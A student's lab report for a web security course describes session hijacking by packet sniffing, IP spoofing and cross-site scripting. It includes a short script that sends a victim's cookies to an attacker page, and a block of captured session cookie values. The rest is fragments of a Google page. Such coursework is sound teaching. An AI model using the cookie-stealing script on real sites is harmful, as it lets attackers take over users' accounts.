Experiment 7

Student Name: Sahul Kumar Parida **UID: 20BCS4919**
Branch: CSE **Section/Group: WM-904/B**
Semester: 5th **Date of Performance: 08/11/2022**
Subject Name: Web and Mobile Security Lab
Subject Code: 20CSP-333

Aim:

Implementation of Session hijacking attack on http-enabled website.

Objective:

To Identify vulnerable session cookies.

Software/Hardware Requirement:

OWASP ZAP
JHijack - a numeric session hijacking tool


Steps/Method/Coding:


TCP session hijacking is a security attack on a user session over a protected network. The most common method of session hijacking is called IP spoofing, when an attacker uses source-routed IP packets to insert commands into an active communication between two nodes on a network and disguise itself as one of the authenticated users. This type of attack is possible because authentication typically is only done at the start of a TCP session.

Another type of session hijacking is known as a man-in-the-middle attack, where the attacker, using a sniffer, can observe the communication between devices and collect the data that is transmitted.

A hacker attack on a user session is referred to as **session hijacking**. When we log into any service, the session is active. The ideal scenario is when we use a web application, such as a banking application, to conduct a financial transaction. Cookie Hijacking, also known as cookie side jacking, is another name for session hijacking. A hacker's attack is more targeted the more detailed information they have about our sessions. For web applications and browser sessions, this session hijacking is typical.

Using Packet Sniffers






In the above figure, it can be seen that attack captures the victim's session ID to gain access to the server by using some packet sniffers.

- **Cross Site Scripting(XSS Attack)**
  Attacker can also capture victim's Session ID using XSS attack by using JavaScript. If an attacker sends a crafted link to the victim with the malicious JavaScript, when the victim clicks on the link, the JavaScript will run and complete the instructions made by the attacker.

  ```
  <SCRIPT type="text/javascript">
  var adr = '../attacker.php?victim_cookie=' + escape(document.cookie);
  </SCRIPT>
  ```



```
CONSENT=YES+IN.en+20170514-09-0; SID=xgWyO8nuIcGxAG_B8n2Sq9mVphcc2s3g915-
XSstzkkUuf9BN1Cpo4mCZi7LSLcb5uR3SQ.; APISID=-ozLpl9fkxpo9WTB/AHDiTZC1sCCy_79PT;
SAPISID=gtxqnigy_fuUgYL3/Af2WhMPv8EfZ06p7W; DV=U0Rxp_oBia8cELa28fphQfZuL4GYGRY;
1P_JAR=2018-2-15-12
```

OK
Google Search
I'm Feeling Lucky
Google offered in: हिन्दी বাংলা मराठी தமிழ் ગુજરાતી മലയാളം ਪੰਜਾਬੀ


Session Sniffing:

- To obtain the valid session ID, the attacker employs a valid sniffer.
- Unauthorized access to the web server is gained by the hacker.

Attacks on the client side:

- A hacker can take over a session ID by utilizing harmful software or client-side code.
- Cross-site scripting attacks to steal the session token are very common.
- Using malicious JavaScript code is possible.

Output screenshot:



Learning Outcomes:

Session hijacking attack can be best defined as a successful attempt of an attacker to take over your web session. An attacker can impersonate an authorized user to gain access to a domain, server, website, web application, or network to which access is restricted through this type of attack.